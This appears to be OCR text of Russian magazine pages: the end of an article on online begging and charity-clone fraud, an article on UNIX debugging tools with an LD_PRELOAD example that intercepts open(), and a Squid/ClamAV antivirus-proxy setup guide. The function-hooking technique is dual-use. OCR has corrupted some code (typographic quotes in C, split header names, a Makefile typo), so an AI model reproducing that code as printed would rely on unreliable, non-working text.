Действительно, нуждающиеся в средствах организации представлены в рунете сайтами sos.ru, deti.msk.ru и похожими ресурсами. Назвать это попрошайничеством не поворачивается язык. В основном здесь помогают смертельно или тяжело больным детям, ветеранам войны, пожилым и одиноким людям, ищут доноров крови или органов. Сайты сделаны в виде досок объявлений, разделенных на соответствующие разделы. Стоит отметить, что участие в этих проектах принимают больницы и социальные фонды. Рядом с этими сайтами просьбы подать на погашение долга, покупку компьютера и тому подобное выглядят бледно, смешно и несерьезно.

Разумеется, не обходится и без людей, которые наживаются на чужом горе. Галина Чаликова — вице-президент благотворительного фонда при Российской детской клинической больнице (deti.msk.ru) — прокомментировала это так: «Первый раз мы столкнулись с мошенниками в 2000 году — я говорю о благотворительном фонде «Товит», который располагался по адресу: dobro.ic.ru. Владельцы этого сайта просто брали информацию о детях, которые проходят лечение в РДКБ, и просили перечислить деньги на свой счет. А еще у нас в больнице лежал мальчик Ваня, которому мы искали опекунов. На сайте же «Товит» предлагалось усыновить Ваню, заплатив «Товиту» $1 тысячу. С тех пор клоны нашего сайта появлялись регулярно. Последний пример — сочинский сайт kvantrus.com.ru. Большинство историй больных детей на этом сайте взяты с нашего сайта».

Как видишь, бизнес с модным названием «беггинг» растет и процветает. Впрочем, я не советую тебе регистрировать новый сайт с именем needsomemoneyplease.com и протягивать руку. Поверь, есть занятия интереснее и прибыльнее. А попрошайничеством пусть занимаются те, кто действительно нуждается в деньгах.



- http://cyberbeg.com — коалиция сетевых нищих.
- http://www.savekaryn.com — первая киберница, а ныне писательница, Карин Боснек.
- http://www.sos.ru — портал, где можно найти или предложить помощь.
- http://donate.by.ru — виртуальный храм с виртуальным нищим.
- http://jejune.narod.ru — очень лаконичный попрошайка.
- http://nischiy.narod.ru — нищий компьютерщик.
- http://cyberbegger.narod.ru/union.html — сбор средств на апгрейд компьютера.

ЕВГЕНИЙ «J1M» ЗОБНИН
/ J1M@LIST.RU /



Скрытый потенциал UNIX

ИНСТРУМЕНТЫ UNIX ДЛЯ ХАКЕРОВ И ПРОГРАММИСТОВ

ПОМНИШЬ ИЗРЕЧЕНИЕ «UNIX ПРИДУМАЛИ ХАКЕРЫ»? САМОЕ ИНТЕРЕСНОЕ ЗАКЛЮЧАЕТСЯ В ТОМ, ЧТО ЭТО ВЫРАЖЕНИЕ ВСЕГО ТРЕМЯ СЛОВАМИ ОПИСЫВАЕТ СУЩНОСТЬ ВСЕЙ ОПЕРАЦИОННОЙ СИСТЕМЫ. ПЕРВОЕ ЕГО ЗНАЧЕНИЕ ГОВОРИТ НАМ, ЧТО КУЛЬТУРА UNIX И ХАКЕРСКАЯ КУЛЬТУРА ВСЕГДА БЫЛИ ТЕСНО СВЯЗАНЫ. ВТОРОЕ, ЧТО UNIX — ЭТО ОПЕРАЦИОННАЯ СИСТЕМА, НАИБОЛЕЕ ПОЛНО ВПИТАВШАЯ В СЕБЯ ЧЕРТЫ ХАКЕРСКОГО ИНСТРУМЕНТАРИЯ. ОБ ЭТИХ ОСОБЕННОСТЯХ UNIX-ПОДОБНЫХ ОС МЫ СЕГОДНЯ И ПОГОВОРИМ.


Если углубиться в историю UNIX, то можно заметить один интересный факт. На каждой из эволюционных ступеней развития главным стимулом к разработке ОС был энтузиазм. Кен Томпсон, реализовавший первый UNIX, был просто одержим своей ОС, молодые ребята из института Беркли испытывали большой интерес к разработке AT&T и с удовольствием изучали и дорабатывали операционную систему, Линус Торвальдс объяснял причины создания Linux коротким словосочетанием «Just for fun» («Во имя удовольствия»). Стимулом к созданию FreeBSD послужили все те же симпатии к UNIX и возможность получить удовольствие от ее совершенствования.

UNIX всегда была операционной системой «для своих». Таким людям не нужны красивые интерфейсы и простые установщики — для них важен полный контроль над операционной системой и программным обеспечением, возможность отладки, трассировки, простота доработки и модификации ОС. Позиционирование UNIX, как операционной системы для хакеров и программистов, привело к тому, что функциональность, необходимая для их комфортной жизни, стала неотъемлемой частью ОС.

Рассмотрим пример с FreeBSD. Стандартная поставка этой ОС (без дополнительного программного обеспечения, установленного через порты) включает в себя все, что только может понадобиться программисту, исследователю или хакеру:

1. Исходные тексты всей системы.
2. Справочное руководство по всем системным вызовам (второй раздел man-страниц) и ядру (девятый раздел).
3. Руководство по архитектуре ядра (arch-handbook).
4. Встроенный отладчик ядра.
5. Виртуальная файловая система procfs, предоставляющая возможность получить информацию обо всех процессах, их адресах в памяти, загруженных библиотеках.
6. Комплект из компилятора, отладчика, ассемблера, дизассемблера.
7. Системные вызовы ktrace(2) и ptrace(2) для трассировки процессов.
8. Снифер /usr/sbin/tcpdump для отладки и исследования сетевых протоколов.

Покажите мне еще одну не UNIX-систему, обладающую таким солидным набором инс-



Вывод программы lsof



```
ENVIRONMENT
       There are four important environment variables.

       LD_LIBRARY_PATH
              A colon-separated list of directories in which to
              search for ELF libraries at execution time.  Simil-
              lar to the PATH environment variable.

       LD_PRELOAD
              A whitespace-separated list of additional, user-
              specified, ELF shared libraries to be loaded before
              all others.  This can be used to selectively over-
              ride functions in other shared libraries.  For
              setuid/setgid ELF binaries, only libraries in the
              standard search directories that are also setuid
              will be loaded.

       LD_BIND_NOW
              (libc5; glibc since 2.1.1) If set to non-empty
              string, causes the dynamic linker to resolve all
              symbols at program startup instead of deferring
              function call resolval to the point when they are
              first referenced.  This is useful when using a
              debugger.
```

В man-странице ld.so прямо сказано, что предварительную загрузку библиотек можно использовать для перехвата вызовов функций

трументария в стандартной поставке. И это далеко не полный перечень, а если принять во внимание еще и программы из портов, то совсем мизерный.

По мере того как UNIX наступал на серверы и рабочие столы, администраторы и пользователи начали применять этот инструментарий в целях, далеких от программирования и исследования. Примером этого может служить хотя бы тот факт, что для установки программного обеспечения (пресловутая система портов) все BSD-системы и некоторые Linux-дистрибутивы используют инструментарий, изначально созданный для программистов.

UNIX глазами программиста

Инструментарий программиста занимает прочные позиции в окружении UNIX. Мощный скриптовый язык, встроенный в командный интерпретатор, концепция каналов (pipes) и принцип «программа должна выполнять только одну функцию, но делать это очень хорошо» создали благодатную почву для любительского программирования. Операционная система словно призывает тебя использовать богатый программистский функционал во всех областях деятельности. Многие администраторы и обычные пользователи применяют самопальные скрипты для выполнения сложных задач. Нет пользователя UNIX, который бы хоть раз в жизни не использовал каналы для обработки потоков информации (чего только стоит команда «dmesg | less»). Возможность комбинирования отдельных элементов операционной системы для создания чего-то нового является одной из основных причин жизнеспособности ОС.

Но не одним только шеллом жив юниксоид. Существует множество других примеров использования инструментов из арсенала программиста в обыденной жизни. Одним из них является утилита /usr/bin/make, созданная для облегчения сборки программы из исходных текстов. Область ее применения уже давно вышла за означенные выше рамки. Особенно ярко это выражено в системе портов BSD-систем. Весь фреймворк, необходимый для выкачивания программы из сети, соблюдения зависимостей, поиска и выполнения множества других операций, написан именно на языке сценариев make. И это вполне оправдано, если учитывать специфику синтаксиса make-файлов. Greg Lehe, автор книги «The Complete FreeBSD», предложил использовать make для создания образов компакт-дисков:

```
$ vi ~/mkiso/Makefile
PPLID = «Dummy application»
BOOT = »-b floppies/boot. flp»
ISO =/var/tmp/isoimage
PREPARER = «me»
VOLID = «Volume 0000»
DIR =.
iso:
  mkisofs -A ${APPLID} ${BOOT} -J -o ${ISO} -f \
     -p ${PREPARER} -r -T -V ${VOLID} ${DIR}
```

UNIX глазами хакера

Некоторые юниксоиды даже не подозревают о том, что многие компоненты ОС, которые они привыкли использовать, изначально были созданы в целях облегчения отладки и исследования. В это легко поверить, если учитывать, насколько глубоко эти компоненты укоренились в UNIX. Возьмем, к примеру, виртуальную файловую систему procfs. Главная ее задача — предоставить информацию об исполняющихся процессах, их окружении, адресах памяти. Предполагается, что пользователю все это знать не положено, но, тем не менее, опытные юниксоиды прибегают к помощи этой файловой системы. Procfs удобно использовать для выяснения причин аномального поведения программы или получения «снимка» ее окружения в момент исполнения, что может понадобиться при создании «песочниц» (читай мою статью «Под защитой песочного демона»). Более того, procfs стала настолько привычной для UNIX, что некоторые программы просто отказываются работать, обнаружив ее отсутствие.

Такие утилиты, как /usr/bin/ldd,/usr/bin/strace, /usr/bin/lsof и /usr/bin/fstat (*BSD), также находятся в одной целевой нише с файловой системой procfs. Их основное назначение — позволить программисту получить контроль над программой и ее исполнением. В то же время они стали просто панацеей для тех пользователей, кто задается вопросом «Почему эта программа не работает?». Сколько раз ты применял команду «ldd `which program`» после получения стандартной ошибки о ненайденных библиотеках? А ведь в конце man-страницы к Linux-версии ldd сказано: «Linux Programmer's Manual». Очень часто можно видеть, как трассировщик системных вызовов strace применяют для выяснения причин возникновения сбоя программы, и не программисты, а пользователи. Программы lsof и fstat — не ме-

```
Map: b7d36000-b7d38000 r-xp 00000000 03:07 11452      /lib/libdl-2.3.4.so
Map: b7d38000-b7d3a000 rwxp 00001000 03:07 11452      /lib/libdl-2.3.4.so
Map: b7d3a000-b7d3b000 rwxp b7d3a000 00:00 0          (null)
Map: b7d3b000-b7d71000 r-xp 00000000 03:07 11426      /lib/libncurses.so.5.4
Map: b7d71000-b7d7a000 rwxp 00035000 03:07 11426      /lib/libncurses.so.5.4
Map: b7d7a000-b7e90000 r-xp 00000000 03:07 11441      /lib/libc-2.3.4.so
Map: b7e90000-b7e91000 ---p 00116000 03:07 11441      /lib/libc-2.3.4.so
Map: b7e91000-b7e92000 r-xp 00116000 03:07 11441      /lib/libc-2.3.4.so
Map: b7e92000-b7e95000 rwxp 00117000 03:07 11441      /lib/libc-2.3.4.so
Map: b7e95000-b7e97000 rwxp b7e95000 00:00 0          (null)
Map: b7e97000-b7e99000 r-xp 00000000 03:07 11436      /lib/libcom_err.so.2.1
Map: b7e99000-b7e9a000 rwxp 00001000 03:07 11436      /lib/libcom_err.so.2.1
Map: b7e9a000-b7eb1000 r-xp 00000000 03:07 10964      /lib/libext2fs.so.2.4
Map: b7eb1000-b7eb2000 rwxp 00016000 03:07 10964      /lib/libext2fs.so.2.4
Map: b7eb2000-b7f08000 r-xp 00000000 03:07 57449      /usr/lib/libslang.so.1.4.9
Map: b7f08000-b7f0d000 rwxp 00056000 03:07 57449      /usr/lib/libslang.so.1.4.9
Map: b7f0d000-b7f24000 rwxp b7f0d000 00:00 0          (null)
Map: b7f24000-b7f29000 r-xp 00000000 03:07 11453      /lib/libgpm.so.1.18.0
Map: b7f29000-b7f2a000 rwxp 00004000 03:07 11453      /lib/libgpm.so.1.18.0
Map: b7f2a000-b7f2b000 rwxp b7f2a000 00:00 0          (null)
Map: b7f2b000-b7faa000 r-xp 00000000 03:07 12227      /usr/lib/libglib-2.0.so.0.60
0.1
Map: b7faa000-b7fab000 rwxp 0007e000 03:07 12227      /usr/lib/libglib-2.0.so.0.60
0.1
Map: b7fb2000-b7fb3000 r-xp 00000000 03:07 57157      /usr/lib/locale/ru_RU.koi8r/
LC_IDENTIFICATION
Map: b7fb3000-b7fc8000 r-xp 00000000 03:07 11422      /lib/ld-2.3.4.so
Map: b7fc8000-b7fca000 rwxp 00014000 03:07 11422      /lib/ld-2.3.4.so
Map: bffb3000-bffc8000 rwxp bffb3000 00:00 0          [stack]
     Ignoring map - vsyscall page.
     Error parsing map: ffffe000-fffff000 ---p 00000000 00:00 0          [vdso]

[+] Terminal device appears to be 136:4
Saved console chunk (0).
Saved console chunk (1).
Saved console chunk (2).
Ignoring open character device /proc/24622/fd/3
Ignoring open character device /proc/24622/fd/4
[+] Process is probably in syscall. Returning EINTR.
Heap was at 0x11830. Want to be at 0x80c6000. offset = 0x80b4730
Compressed 738498 bytes into 122679 bytes (84% compression)
Written image.
$ █
```

› Создание снимка программы при помощи cryopid

нее популярные инструменты, особенно при возникновении стандартной ошибки «device is busy» во время демонтирования файловой системы на съемном носителе.

Практика использования хакерского функционала операционной системы в мирных целях не ограничивается одним лишь набором стандартных программ. С приходом в UNIX формата исполняемых файлов ELF появилась возможность подмены экспортируемых функций любой загружаемой библиотеки. Механизм называется preload. Он базируется на свойстве динамического линковщика ELF-файлов, который выполняет такую процедуру, как symbol lookup (поиск в объектном файле экспортируемых символов, в том числе функций), на этапе загрузки библиотеки в память (во времена господства отжившего свое формата a. out эта процедура выполнялась на этапе компоновки объектного файла). Прием считается вполне легальным и полностью документирован в man-странице ld. so (8). Кроме того, его достаточно просто реализовать:

Пример перехвата функции open (2)

```
/* компиляция: gcc -shared -fPIC -o lib. so lib. c -ldl -lc
* запуск: $ LD_PRELOAD=./lib. so program */

#define _GNU_SOURCE
#include <dlfcn. h>
#include <sys/types. h>
#include <stdio. h>

/* Указатель на оригинальную функцию */
static int (*orig_open) (const char*, int, mode_t);

/* Фиктивная функция */
int open (const char *pathname, int flags, mode_t mode) {
int ret_val;
/* Получим адрес оригинальной функции */
orig_open = dlsym (RTLD_NEXT, «open»);
/* Теперь можно делать все, что угодно, в целях
 демонстрации просто напечатаем сообщение */
fprintf (stderr, «%s\n», «Open called!»);
/* Вызываем оригинальную функцию и возвращаемся
*/
ret_val = orig_open (pathname, flags, mode);
return ret_val;
}
```

Легкость, с которой в UNIX можно обманывать программы, подсовывая им фиктивные точки входа в библиотеку, привела к большому распространению этого приема в легальном программном обеспечении. Особенно он популярен в программах, трассирующих процесс установки других программ. Всем известная и очень популярная утилита checkinstall (checkinstall.izto.org) перехватывает стандартныебиблиотечныефункциисreat(),open(),fopen()инекоторыедругиедляформированиясписканновьсозданныхфайловипоследующего создания дистрибутивного пакета (RPM, deb или pkg).

Библиотека libglfps (www.dakotacom.net/~donut/programs/libglfps. html) перехватывает функцию обновления экрана библиотеки OpenGL для помещения на экран счетчика числа кадров в секунду. Библиотека libetc (ordiluc.net/fs/libetc/) обрабатывает почти все функции стандартной библиотеки (libc), связанные с доступом к файлам, для модификации путей вида «/home/user/. file» в «/home/user/. config/file», позволяя поместить все личные конфигурационные файлы в выделенный каталог.

Решение о замене формата исполняемых файлов с a.out на ELF принесло наряду с очевидными преимуществами столь же очевидные недостатки. Главным достоинством формата ELF является его гибкость и динамическая сущность. В случае с ELF такие процедуры, как symbol lookup и relocation (модификация адресов библиотеки при размещении ее в памяти), производятся во время загрузки программы и библиотек. Динамическому линковщику приходится выполнять гораздо больше работы, нежели в случае с форматом a.out, для которого эти действия выполняются во время компоновки. Как следствие, скорость запуска программы падает в разы. Но выход из этой ситуации есть: необходимо модифицировать заголовок ELF-файла таким образом, чтобы придать ему черты формата a.out, то есть заблаговременно выполнить symbol lookup и relocation. Причем сделать это не во время компоновки, а в отношении уже готовых и работающих ELF-файлов, как это делают вирусы. Программа prelink, выполняющая эту задачу, была реализована компанией Red Hat. Но так как при обновлении библиотек модификацию программы придется повторить, область ее применения ограничивается системами, в которых регулярные обновления не являются приоритетной задачей.

Годами хакеры снимали дамп памяти процессов для изучения внутренней структуры программы в момент ее исполнения. В UNIX снятие дампов тоже практиковалось, но в несколько иных целях, и не хакерами, а ядром операционной системы. Это пресловутые core-файлы, генерируемые ядром, чтобы позволить разработчику отлаживать программу. Исследование и отладка — вполне очевидный повод для снятия дампа. Другое дело — запись дампа для последующего возобновления работы программы с того же места. Именно с этой целью писалась программа CryoPID (cryopid.berlios.de). Ее назначение — замо-

> Фрагмент одного из make-файлов системы портов FreeBSD

розить «долгоиграющий» процесс и записать его «снимок» на диск. Затем «снимок», представляющий собой самораспаковывающийся архив, можно запустить и продолжить работу с программой.

Выводы

Конечно же, есть и другие примеры использования богатого хакерского функционала в мирных целях. Например, механизм inotify, появившийся в ядре Linux версии 2.6.14 и являющийся трассировщиком изменений файловой системы, благополучно используется локальным поисковиком beagle (beagle-project.org). Или легендарный netcat, уж не знаю, для каких целей он был создан, но область его применения просто огромна: от отладки сетевых протоколов и тестирования серверов до перекачки файлов и организации удаленного доступа к машине. А чего стоят бронебойные комбинации Alt+SysRq+..., действующие прямо на ядро Linux, ведь они тоже были введены в помощь разработчикам ядра.

Легко заметить, насколько универсальна UNIX. Сколько идей и приемов было перенято из одной области ее применения в другую. Как здраво мыслили ее создатели, не делая границ между пользователями и разработчиками операционной системы.

Подмена системных вызовов

Во времена Linux-ядер подмена системных вызовов путем загрузки специального модуля ядра была вполне легальной и легко реализуемой операцией. Но с переходом на ветку 2.6 все изменилось. Опасаясь за безопасность операционной системы, разработчики сделали системные вызовы неэкспортируемыми, и теперь для их перехвата приходится использовать гораздо более изощренные приемы.

Создатели OpenOffice надеются на prelink

Разработчики популярного офисного пакета OpenOffice подверглись серьезной критике, после того как опубликовали новость о том, что для решения проблемы слишком долгого запуска программы вместо оптимизации кода они будут использовать prelink. Кстати, собственные реализации prelink есть также в Irix (QUICKSTART) и Solaris (crle).





ДЕНИС КОЛИСНИЧЕНКО
/ DHSILABS@MAIL.RU/

ПРОЗРАЧНЫЙ

ПРОВЕРКА ПОЧТЫ, РЕСУРСОВ SAMBA И WWW-ТРАФИКА НА ЛЕТУ

КАКИМ ОБРАЗОМ СЕТЕВЫЕ ВИРУСЫ ПОПАДАЮТ НА РАБОЧИЕ СТАНЦИИ ЛОКАЛЬНОЙ СЕТИ? КАК ПРАВИЛО, СУЩЕСТВУЕТ ТРИ СПОСОБА: ЧЕРЕЗ «СЕТЕВОЕ ОКРУЖЕНИЕ», ПО E-MAIL И В РЕЗУЛЬТАТЕ НЕОСТОРОЖНОГО WEB-СЕРФИНГА. В ЭТОЙ СТАТЬЕ МЫ ПОГОВОРИМ ОБ ОРГАНИЗАЦИИ АНТИВИРУСНОЙ ПРОВЕРКИ ПОЧТЫ И ЗАГРУЖАЕМЫХ ЧЕРЕЗ SAMBA ФАЙЛОВ, А ТАКЖЕ ПОСТАРАЕМСЯ ЗАЩИТИТЬ ПОЛЬЗОВАТЕЛЕЙ НАШЕЙ СЕТИ, КАЧАЮЩИХ ВСЕ ПОДРЯД.

Для начала выясним, как будет осуществляться проверка WWW-трафика. На твоем шлюзе должен быть установлен Squid. С помощью специальных средств мы будем передавать каждый полученный прокси-сервером файл на проверку антивирусу. В качестве антивируса мы будем использовать ClamAV (clamav.net). Я специально не назвал имя программы. Дело в том, что настроить связку Squid + ClamAV можно несколькими способами. Один из них подразумевает использование протокола ICAP (www.i-cap.org). Другой способ основан на использовании редиректоров Squid, которые позволяют передавать полученные файлы антивирусу «напрямую», без участия какой-либо вспомогательной программы. Третий способ заключается в использовании скрипта Viralator.

Сразу нужно отметить, что второй способ не очень надежен, поскольку редиректоры могут не срабатывать при большой нагрузке на прокси. К тому же возможности редиректоров ограничены, а использование внешних программ позволяет организовать антивирусную проверку более гибко.

Остается ICAP или Viralator. Я настраивал оба варианта на разных машинах. Пока все работает стабильно. Но настройка с использованием Viralator проще, поэтому мы рассмотрим именно этот вариант. Если кого-то Viralator не устраивает, то в конце статьи я приведу ссылки на материалы, где описана настройка связки Squid + ClamAV через ICAP.

Нам понадобится следующий софт:

- squid-2.5.STABLE10
- squidGuard-1.2.0
- apache-2.0.54
- viralator-0.9.7
- clamav-0.88.1

Squid и Apache есть в составе любого дистра, Viralator можно скачать на сайте viralator.sf.net. RPM-пакет с ClamAV для любого распространенного дистра (Debian, Mandriva, Fedora Core и др.) доступен по адресу: clamav.net/binary.html.


Назначение первых пакетов всем известно. С последним тоже все понятно. Поговорим о четвертом. Скрипт Viralator передает запросы от SquidGuard, который работает в паре со Squid, антивирусу ClamAV. Спрашивается, а зачем тогда нам Apache? Именно через Apache мы будем запускать Viralator.

После небольшой теоретической части приступаем к настройке (подразумевается, что Squid и SquidGuard у тебя уже установлены). Сначала отредактируй squid.conf:

```
# vi /etc/squid/squid.conf
# адрес и порт для прослушивания
http_port 192.168.0.1:3128
# задаем 1 Гб кэша, 16 каталогов первого уровня и 256 — второго
cache_dir ufs /var/spool/squid 1024 16 256
# определяем списки контроля доступом
acl my_net src 192.168.0.0/24
http_access allow my_net
http_access deny all
# указываем имя пользователя, с правами которого запускается и работает прокся
cache_effective_user squid
cache_effective_group squid
```

Теперь создаем файл squidGuard.conf:

```
# vi /etc/squid/squidGuard.conf
dbhome /usr/share/squidGuard-1.2.0/db
logdir /var/log/squidGuard
dest files {
expressionlist tmp/files
}
acl {
default {
pass !files all
redirect
http://192.168.0.1/cgi-bin/viralator.cgi?url=%u
 }
}
```



Не сложно догадаться, что означает содержимое данного конфига: squidGuard передает все принятые файлы скрипту Viralator, размещенному на нашем Web-сервере. В /usr/share/squidGuard-1.2.0/db создай каталог tmp, а в нем — файл files такого содержания:

```
# vi /usr/share/squidGuard-1.2.0/db/tmp/files
(\.exe$|\.bat$|\.zip$|\.bin$|\.reg$|\.sys$|\.rar$|\.wmv$|\.mpg$|\.mpeg$|\.avi$)
```

Данная строка задает, какие файлы нужно проверять.
После этого возвращаемся к конфигу squid.conf и добавляем в него следующие строки:

```
# vi /etc/squid/squid.conf
# указываем абсолютный путь до squidGuard
redirector_bypass on
redirect_program /usr/local/squidGuard/bin/squidGuard
# и сколько копий squidGuard нужно запускать
redirect_children 10
redirector_access deny localhost
redirector_access deny SSL_ports
```

Все, со Squid и SquidGuard у нас полный порядок. Приступим к конфигурированию Apache. Отредактируй httpd.conf следующим образом:

```
# vi /etc/httpd/conf/httpd.conf
# внутренний IP-адрес нашего сервера
Listen 192.168.0.1:80
ServerName 192.168.0.1
```

Осталось только запустить Apache:

```
# service httpd start
```

Теперь распаковываем архив с Viralator:

```
# tar xfvz viralator-0.9.7.tar.gz
```

В каталог /var/www/cgi-bin нужно скопировать файл viralator.cgi и изменить владельца на apache (от имени этого пользователя у меня работает Apache):

```
# cp viralator.cgi /var/www/cgi-bin
# chown apache:apache /var/www/cgi-bin/viralator.cgi
```

Viralator требует дополнительные Perl-модули, они устанавливаются командой:

```
# perl -MCPAN -e shell
```

Будет задан ряд вопросов, на которые можно ответить нажатием <Enter>, а вот когда появится приглашение «cpan>», набираем:

```
cpan> install LWP
```

После установки модуля перейди в каталог с распакованным Viralator'ом. Здесь будет подкаталог etc/viralator, который нужно скопировать в /etc. Отредактируй viralator.conf следующим образом:

› Установка пакетов антивируса ClamAV


```
[root@dhsilabs clamav]# rpm -ihv *
предупреждение: clamav-0.88.4-0.1.20060mdk.i586.rpm: Заголовок V3 DSA signature:
 NOKEY, key ID d635d889
Подготовка...               ########################################### [100%]
   1:libclamav1             ########################################### [ 20%]
   2:clamav-db              ########################################### [ 40%]
   3:clamav                 ########################################### [ 60%]
   4:clamd                  ########################################### [ 80%]
   5:clamav-milter          ########################################### [100%]
[root@dhsilabs clamav]# █
```







> Обновление успешно завершено, но я забыл запустить clamd, поэтому freshclam «выругался»



> Настройка IE

```
# vi /etc/viralator/viralator.conf
# IP-адрес сервера, на котором будет работать viralator
servername -> 192.168.0.1
# Тип антивируса. Кроме ClamAV, скрипт может работать с AVP и другими антивирусами
antivirus -> CLAMAV
# Имя сканера
virusscanner -> clamscan
# Путь к сканеру
scannerpath -> /usr/bin
# Команда (удалить)
viruscmd -> --remove
# Сообщение антивируса о том, что найден вирус
alert -> FOUND
downloads -> /var/www/html/downloads
downloadsdir -> /downloads
# Язык (русского нет — можно даже не проверять)
default_language -> english.txt
# Пароль для закрытых зон
secret -> secretpasswd
# Полезные опции
scannersummary -> true
popupfast -> false
popupback -> false
popupwidth -> 600
popupheight -> 400
filechmod -> 644
BAR -> bar.png
PROGRESS -> progress.png
```

Не забудь создать подкаталог downloads:

```
# mkdir /var/www/html/downloads
# chown apache:apache /var/www/html/downloads
```

